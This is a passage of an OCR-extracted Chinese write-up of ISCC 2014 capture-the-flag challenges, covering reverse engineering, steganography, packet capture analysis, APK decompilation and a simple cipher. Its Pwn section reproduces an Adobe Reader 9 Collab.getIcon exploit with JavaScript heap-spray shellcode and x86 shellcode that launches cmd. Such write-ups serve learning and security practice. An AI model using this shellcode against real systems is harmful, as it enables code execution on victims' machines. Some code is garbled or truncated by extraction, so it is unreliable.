00 00 00 00 00 00 FF FF  FF FF FF FF FF FF FF FF  ................
```


可以发现和icon的图一样了，除此得不出什么有用的信息了。 OD加载exe，单步运行到sub_401100函数时，有一个执行0x300E次的循环，该循环将内存中从0040F1C0开始的部分，变成132.bmp的内容：




循环之后，修改至0040B1F7：



0041B1F6和0041B1F7，变成了”Ra”的ASCII码，似乎是rar文件的文件头，于是想到把循环次数增加，让程序把后面部分也修改。继续往下翻，这一部分非0的内存直到41B6C3结束。



需要循环一共执行(0x41B6C3-0x41B1F7)/4+0x300E=0x3141次，从而在进入循环之前直接将寄存器EAX中的300E修改为3141。



循环结束刚好是rar文件的文件尾。将0x41B1F6-0x41B6C3部分复制出来，得到一个rar文件，打开后里面有个key.png，但是rar加了密。


拿出最开始得到的密码：我不是传说中的密码，得到Key：

```
Key: C6ua3izS2ze9Wetx
```

Flag：C6ua3izS2ze9Wetx

退避三舍

这个我一直没搞定程序里的反调试，用了52Pojie的破解版OD也不行。F9一下，就变成终止了，期待大神指导。Key是大神提供的：



Flag：MD5_is_easy+C9841-4FF72-14430-D82EF-B6AC2

0x04 Pwn楚王问鼎

Pwn部分我确实不会，之前也没弄过，唯一弄出的一个代码什么的都是别人的。

镇压叛乱


百度搜索Adobe Reader 9.0漏洞，发现下面2个页面，

【原创】CVE-2009-0027调试笔记：
http://bbs.pediy.com/showthread.php?t=98139

【原创】完整剖析Acrobat Reader - Collab getIcon universal exploiter之路

http://hi.baidu.com/snowdbg/item/e788c12aeffa49866e2cc39b 其中还提供了POC文件，该POC中嵌入了能够执行的Javascript代码，通过doc.Collab.getIcon函数触发漏洞，如图

```
<<
 /Type /Action
 /S /JavaScript
 /JS (

var shellcode =
unescape("%u68fc%u0a6a%u1e38%u6368%ud189%u684f%u7432%u0c91%uf48b
b0c%u1c49%u098b%u698b%uad08%u6a3d%u380a%u751e%u9505%u57ff%u95f8%
c4%uc108%u07ca%ud003%ueb46%u3bf1%u2454%u751c%u8be4%u2459%udd03%u
1%u7563%u7068%u6e61%u8b64%u53c4%u5050%uff53%ufc57%uff53%uf857");
garbage = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090")

while (garbage.length < 0x100)
  garbage += garbage;

garbage += shellcode;
```



下面只需要将弹出msgbox的shellcode修改为弹出cmd命令行的shellcode，继续搜索cmd shellcode， shellcode启动CMD http://blog.sina.com.cn/s/blog_7cb57750010137y4.html 将其中的shellcode

```
char
 shellcode[]=

//打开CMD的shellcode

"\x55"
 //push ebp

"\x8B\xEC"
 //mov ebp, esp

"\x33\xC0"
 //xor eax, eax

"\x50"
 //push eax

"\x50"
 //push eax

"\x50"
 //push eax

"\xC6\x45\xF5\x6D"
 //mov byte ptr[ebp-0Bh], 6Dh

"\xC6\x45\xF6\x73"
 //mov byte ptr[ebp-0Ah], 73h

"\xC6\x45\xF7\x76"
 //mov byte ptr[ebp-09h], 76h

"\xC6\x45\xF8\x63"
 //mov byte ptr[ebp-08h], 63h

"\xC6\x45\xF9\x72"
 //mov byte ptr[ebp-07h], 72h

"\xC6\x45\xFA\x74"
 //mov byte ptr[ebp-06h], 74h

"\xC6\x45\xFB\x2E"
 //mov byte ptr[ebp-05h], 2Eh
```

```
20
                "\xC6\x45\xFC\x64"
21               //mov byte ptr[ebp-04h], 64h
                "\xC6\x45\xFD\x6C"
22               //mov byte ptr[ebp-03h], 6Ch
23
                "\xC6\x45\xFE\x6C"
                 //mov byte ptr[ebp-02h], 6Ch
24
                "\x8D\x45\xF5"
25               //lea eax, [ebp-0Bh]
                "\x50"
26               //push eax
27
                "\xBA\x7B\x1D\x80\x7C"
                 //mov edx, 0x7C801D7Bh
28
                "\xFF\xD2"
29               //call edx
                "\x83\xC4\x0C"
30               //add esp, 0Ch
31
                "\x8B\xEC"
                 //mov ebp, esp
32
                "\x33\xC0"
33               //xor eax, eax
                "\x50"
34               //push eax
35
                "\x50"
                 //push eax
36
                "\x50"
37               //push eax
                "\xC6\x45\xFC\x63"
38               //mov byte ptr[ebp-04h], 63h
39
                "\xC6\x45\xFD\x6D"
                 //mov byte ptr[ebp-03h], 6Dh
40
                "\xC6\x45\xFE\x64"
                 //mov byte ptr[ebp-02h], 64h
                "\x8D\x45\xFC"
                 //lea eax, [ebp-04h]
                "\x50"
                 //push eax
                "\xB8\xC7\x93\xBF\x77"
                 //mov edx, 0x77BF93C7h
                "\xFF\xD0"
                 //call edx
                "\x83\xC4\x10"
                 //add esp, 10h
                "\x5D"
                 //pop ebp
```

```
//pop ebp

"\x6A\x00"
 //push 0

"\xB8\xc7\x93\xbf\x77"
 //mov eax, 0x7c81cb12

"\xFF\xD0"
;
//call eax
```

转化为unicode编码就行，得到shellcode

```
%u8b55%u33ec%u50c0%u5050%u45c6%u6df5%u45c6%u73
```

最后一个需要添加nop对应的90

0x05 Misc穆公崛起

广纳谏言

下载附件，附件名提示此为gif图片，但是却无法打开，需要修复gif图片。Winhex打开图片，查看文件头：

```
39 61 A2 06 6B 04 F7 FF  00 20 20 20 02 02 02 23  9a..k....   ...#
23 23 04 04 04 2B 2B 2B  21 21 21 06 06 06 33 33  ##...+++!!!...33
```

与正常的gif文件头：

```
47 49 46 38 37 61 or          GIF87a
47 49 46 38 39 61             GIF89a
                        GIF   Graphics interchange format file
                              Trailer: 00 3B (.;)
```

相比少了47 49 46 38四个字节，补全后打开得到一gif动图。由于动图动画很快，需要逐祯查看。

通过http://www.360doc.com/content/13/0314/18/699582_271506280.shtml得到：


```
Y2F0Y2hfdGhlX2R5bmFtaWNfZmxhZ19pc19xdWl0ZV9zaW
```

Base64解码得到Key。 Flag: catch_the_dynamic_flag_is_quite_simple

歌中玄机

下载附件根据提示要求用matlab提取出右声道的前0-1248位。 Matlab代码如下：

```
>> [y,Fs,bits]=wavread('target.wav',1248);%读入文件
0-1248的数据

>> y_right=y(:,2);%读右声道

>> wavwrite(y_right,Fs,bits,'1248.wav');%写入新文件
```

1248.wav内容如图：

```
52 49 46 46 E4 09 00 00  57 41 56 45 66 6D 74 20  RIFF....WAVEfmt
10 00 00 00 01 00 01 00  44 AC 00 00 88 58 01 00  ........D....X..
02 00 10 00 64 61 74 61  C0 09 00 00 00 00 00 00 |....data........
00 00 00 00 00 00 00 00  01 00 01 00 01 00 01 00  ................
01 00 01 00 00 00 00 00  01 00 01 00 00 00 00 00  ................
00 00 00 00 01 00 01 00  00 00 01 00 00 00 00 00  ................
00 00 00 00 01 00 00 00  01 00 00 00 00 00 01 00  ................
00 00 00 00 00 00 01 00  01 00 01 00 00 00 01 00  ................
00 00 00 00 01 00 00 00  00 00 01 00 00 00 01 00  ................
00 00 00 00 00 00 00 00  01 00 00 00 00 00 01 00  ................
00 00 01 00 00 00 00 00  01 00 01 00 00 00 01 00  ................
01 00 00 00 00 00 00 00  01 00 01 00 00 00 00 00  ................
```



1248.wav共计2540字节，去掉前2540-1248*2=44字节。对剩下2496字节中的01，将之替换成1，00替换成0，每16字节对应成一个8位的2进制串，再转成相应的字符。 参考代码（C#）：

```
string inputFile = "E:\\1248.wav";

string outputFile = "E:\\156.txt";

FileStream inputFS = new FileStream(inputFile, FileMode.Open, FileAcc

FileStream outputFS = new FileStream(outputFile, FileMode.Append, File

BinaryReader br = new BinaryReader(inputFS);

StreamWriter sw = new StreamWriter(outputFS);
```


```
11
12          int length = (int)inputFS.Length;
13
14          byte[] buffer = new byte[length];
15
16          inputFS.Read(buffer, 0, buffer.Length);
17
18
19          int n = length / 16;
20
21          for (int i = 0; i < n; i++)
22          {
23
24
25          string ch = "";
26
27          for (int j = 0; j < 16; j += 2)
28          {


            if (buffer[j + i * 16] == 0x01)


            ch += "1";


            if (buffer[j + i * 16] == 0x00)
```

```
                ch +=
                "0"
                ;


                }


                sw.Write((
                char
                )Convert.ToInt32(ch,
                2
                ));


                }


                br.Close();


                sw.Close();


                inputFS.Close();


                outputFS.Close();
```

运行结果156.txt：



Carser一下，即能看到Flag。



Flag：Jerusalembellsareringing

秦晋之好

打开附件图片，放大后在lena背上隐约能看到一个字母P，Flag应该就写在图片上，需要对图片进行锐化。Matlab锐化代码如下：

```
>> ima=imread('ifs.bmp');%读入图像

>>
if
 isrgb(ima)

ima=rgb2gray(ima);%如果是彩色图像，则转为灰度图像

end

>> ima=
double
(ima);

>> h=fspecial('laplacian');%laplacian算子锐化

>> bw = imfilter(ima,h);

>> imwrite(uint8(bw),'ifs1.bmp');%写入文件
```

得到ifs1.bmp：

已经隐约能看到Flag了，对ifs1.bmp再进行如上的操作，每次将上一次的结果做同样处理，累计进行四次能看到清晰的Flag。



2cto.com


2cto.com

Flag：At1OISCC421ZLAPL

穆公亡马

解压附件得到capture.log，用wireshark打开文件。扫描之前需要ping目标主机，以确保一下机器是存活的，从而目标转为寻找第五次的ping包。Ping包是ICMP 协议，但是这里我不明白为什么第五次扫描的ICMP包是192.168.0.1那个。




1	0.000000	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request id=0x7ae9, seq=0/0,
2	0.000078	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply id=0x7ae9, seq=0/0,
148007	1274.602300	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request id=0x1e09, seq=0/0,
148008	1274.602365	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply id=0x1e09, seq=0/0,
150655	1308.472790	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable
150753	1407.256096	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request id=0xa373, seq=0/0,
150754	1407.256145	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply id=0xa373, seq=0/0,
153165	1441.428990	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable
155847	1504.127684	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable
155987	1602.084879	192.168.0.1	192.168.0.99	ICMP	60 Echo (ping) request id=0xc77b, seq=0/0,
155988	1602.084912	192.168.0.254	192.168.0.99	ICMP	60 Echo (ping) request id=0xc77b, seq=0/0,
155989	1602.084941	192.168.0.199	192.168.0.99	ICMP	60 Echo (ping) request id=0xc77b, seq=0/0,
155990	1602.084976	192.168.0.199	192.168.0.99	ICMP	60 Echo (ping) request id=0xc77b, seq=0/0,
3	0.000044	192.168.0.9	192.168.0.99	TCP	60 52218 → http [ACK] Seq=1 Ack=1 Win=2048 L

Flag：1602.084879

秦人卧底

下载附件得到一个apk和一个加密的日志文件，用Gapktool反编译apk。



这里使用Gapktool得到的res文件夹中values文件夹内容不全，我用了另一个反编译工具再编译了一次，得到了比较完整的values文件夹。 查看反编译得到的代码：com.iscc.lockednote.MainActivity.java

```
private void checkPasswordStep1()
{
  String str = this.mPasswordStep1.getText().toString();
  if ((str != null) && (str.equals(this.mConstant.a())))
  {
    Toast.makeText(this, "恭喜你输入正确", 0).show();
    this.mBtnSendBroadcast.setVisibility(0);
    this.mRealPwHint.setVisibility(0);
    this.mPasswordStep2.setVisibility(0);
    this.mBtnOkStep2.setVisibility(0);
  }
```

可以看出密码有两层，第1层密码的值为mConstant.a()，第2层密码的值为mConstant.b()。 这是mConstant的定义：

```
private com.iscc.local.a mConstant;
```

查看com.iscc.local.a.java，我们需要得到a()和b()的返回值。先看a.()：

```
public final String a()
{
    StringBuilder stringbuilder = (new StringBuilder(String.valueOf(a.t()))).append(a.g()).append(a.a()).append(a.o());
    b _tmp = a;
    StringBuilder stringbuilder1 = stringbuilder.append(com.iscc.local.b.u()).append(a.b()).append(a.a()).append(a.e());
    b _tmp1 = a;
    String s = stringbuilder1.append(com.iscc.local.b.u()).toString();
    StringBuilder stringbuilder2 = (new StringBuilder(String.valueOf(a.i()))).append(a.q()).append(a.d()).append(a.k());
    b _tmp2 = a;
    String s1 =
stringbuilder2.append(com.iscc.local.b.u()).append(a.p()).append(a.c()).append(a.d()).append(a.c()).append(a.l()).append(a.o()).ap
(a.r()).toString();
    return (new StringBuilder(String.valueOf(s))).append(s1).toString();
}
```

sb = a.t()+a.g()+a.a()+a.o()，这里的a的定义是private b a; a是一个b类，具体定义在com.iscc.local.b.java中，到b.java中查看，先把a.t()放到一边，暂时先看a.g()：

```
protected final String g()
{
    return e.a.d.getResources().getString(0x7f05000d);
}
```

a.g()返回某个叫0x7f05000d的东西的文本值，到res文件夹找找：public.xml：

```
<public type="string" name="g" id="0x7f05000c" />
<public type="string" name="h" id="0x7f05000d" />
<public type="string" name="i" id="0x7f05000e" />
```

原来是id=”0x7f05000d”，其name=”h”，还不是我们要的文本值，继续查找name=”h”的东西，strings.xml：

```
<string name="g">g</string>
<string name="h">h</string>
<string name="i">i</string>
```

name=”h”，对应的文本值也是h，这样a.g()=”h”。 同样的我们可以得到其他一些函数的返回值，具体如下：

```
1    a.a()=”a”  a.b()=”b”  a.c()=”e”  a.d()=”c”  a.
2    a.h()=”f”  a.i()=”l”  a.j()=”i”  a.k()=”k”  a.
3    a.o()=”t”  a.p()=”r”  a.q()=”u”  a.r()=”y”  a.
```

从而依据mConstant.a()的定义，我们有：

```
1    sb=a.t()+”hat”
2    sb1= sb+b.u()+”bad”= a.t()+”hat”+ b.u()+”bad”
3    s=sb1+b.u()=a.t()+”hat”+ b.u()+”bad”+b.u()
4    sb2=”luck”
5    s1=sb2+b.u()+”recently”=”luck”+b.u()+”recently
6    a()=s+s1=a.t()+”hat”+ b.u()+”bad”+b.u()+”luck”
```

下面来看a.t()和b.u()，到b.java里面查看定义：

```
1    a.t(){
     return
      b;}  b.u(){
     return
      a;}  b.v(){
     return
      c;}
```

这里的返回值a b c的定义是：

```
public static String a = " ";
public static String b = " ";
private static String c = " ";
```

都被初始化为” ”，似乎a.t()=b.u()=b.v()=” ”，但是“ hat bad luck recentl”拿到手机上输入却提示密码错误，还有问题，仔细再看看代码，原来在MainActivity.java中字符串变量a和b的值被重新赋值了：

```
private void initConstantStaticString()
{
    b.a = ((TextView)findViewById(0x7f070001)).getText().toString();
    b.b = ((TextView)findViewById(0x7f070002)).getText().toString();
}
```

在public.xml中可以查到id=”0x7f070001”和”0x7f070002”对应的name分别是：

```
<public type="id" name="divider1" id="0x7f070001" />
<public type="id" name="divider3" id="0x7f070002" />
```

在/layout/activity_main.xml下可以看到：

```
    <TextView android:id="@id/divider1" android:visibility="gone" android:layout_width="wrap_con
android:layout_height="wrap_content" android:text="@string/d8" />
    <TextView android:id="@id/divider3" android:visibility="gone" android:layout_width="wrap_con
android:layout_height="wrap_content" android:text="@string/w" />
```

再到strings.xml中得到w→”w”，d8→”_”，从而变量a和b被重新赋值为”w”和”_”，变量c没有重新赋值，保持初始化的值” ”。 从而我们得到a()=”what_bad_luck_recently”，这就是第一层密码。第二层密码就简单多了，注意到b.v(){return c;}=” ”。

```
public final String b()
{
    StringBuilder stringbuilder = (new StringBuilder(String.valueOf(a.j()))).append(a.o());
    b _tmp = a;
    StringBuilder stringbuilder1 = stringbuilder.append(com.iscc.local.b.v()).append(a.j()).append(a.n());
    b _tmp1 = a;
    StringBuilder stringbuilder2 = stringbuilder1.append(com.iscc.local.b.v()).append(a.b()).append(a.c()).append(
    b _tmp2 = a;
    StringBuilder stringbuilder3 = stringbuilder2.append(com.iscc.local.b.v()).append(a.l()).append(a.m()).append(
    b _tmp3 = a;
    String s = stringbuilder3.append(com.iscc.local.b.v()).toString();
    StringBuilder stringbuilder4 = (new StringBuilder(String.valueOf(a.o()))).append(a.m());
    b _tmp4 = a;
    StringBuilder stringbuilder5 = stringbuilder4.append(com.iscc.local.b.v()).append(a.e()).append(a.m());
    b _tmp5 = a;
    StringBuilder stringbuilder6 =
ringbuilder5.append(com.iscc.local.b.v()).append(a.a()).append(a.l()).append(a.r()).append(a.o()).append(a.g()).appe
.f());
    b _tmp6 = a;
    String s1 = stringbuilder6.append(com.iscc.local.b.v()).toString();
    StringBuilder stringbuilder7 = (new StringBuilder(String.valueOf(a.t()))).append(a.g()).append(a.c()).append(a
    b _tmp7 = a;
    StringBuilder stringbuilder8 = stringbuilder7.append(com.iscc.local.b.v()).append(a.r()).append(a.m()).append(
    b _tmp8 = a;
    StringBuilder stringbuilder9 = stringbuilder8.append(com.iscc.local.b.v()).append(a.h()).append(a.c()).append(
    b _tmp9 = a;
    String s2 = stringbuilder9.append(com.iscc.local.b.v()).toString();
    StringBuilder stringbuilder10 = (new StringBuilder(String.valueOf(a.i()))).append(a.j()).append(a.k()).append(
    b _tmp10 = a;
    String s3 = stringbuilder10.append(com.iscc.local.b.v()).append(a.d()).append(a.p()).append(a.a()).append(a.s(
    return (new StringBuilder(String.valueOf(s))).append(s1).append(s2).append(s3).toString();
}
```

很容易得到b()=”it is best not to do anything when you feel like crazy”，提交第二层密码就是Flag。 Flag：it is best not to do anything when you feel like crazy

秦国未来

粗看密文，发现每三位的数字基本上都是在100-255之间，不是三位的有58，97，98，故在这三个数前面各添加1个0，得到058128178205200226193178205200198197213225209168156150134117098097密文的长度也从69变成了72，刚好也是8的倍数。转成16进制得到3a80b2cdc8e2c1b2cdc8c6c5d5e1d1a89c968675626165b1，看不出是个什么东西，拿到解密网站去解也没啥用。故转向附件中的Linux可执行文件，IDA打开，在sub_821C函数中分析得出密文[i]=明文[i]+明文[i-1]。拿到浏览器控制台计算：

```
var a=new Array(58,128,178,205,200,226,193,178,205,200,198,197,213,225,209,168,156,150,134,117,98,97,101,177);
var b=new Array();
b[0]=a[0];
for(var i=1;i<a.length;i++){b[i]=a[i]-b[i-1];}
for(var i=0;i<b.length;i++){b[i]=String.fromCharCode(b[i]);}
"}"
b
[":", "F", "l", "a", "g", "{", "F", "l", "a", "g", "_", "f", "o", "r", "_", "I", "S", "C", "C", "2", "0", "1", "4"
```

Flag：Flag_for_ISCC2014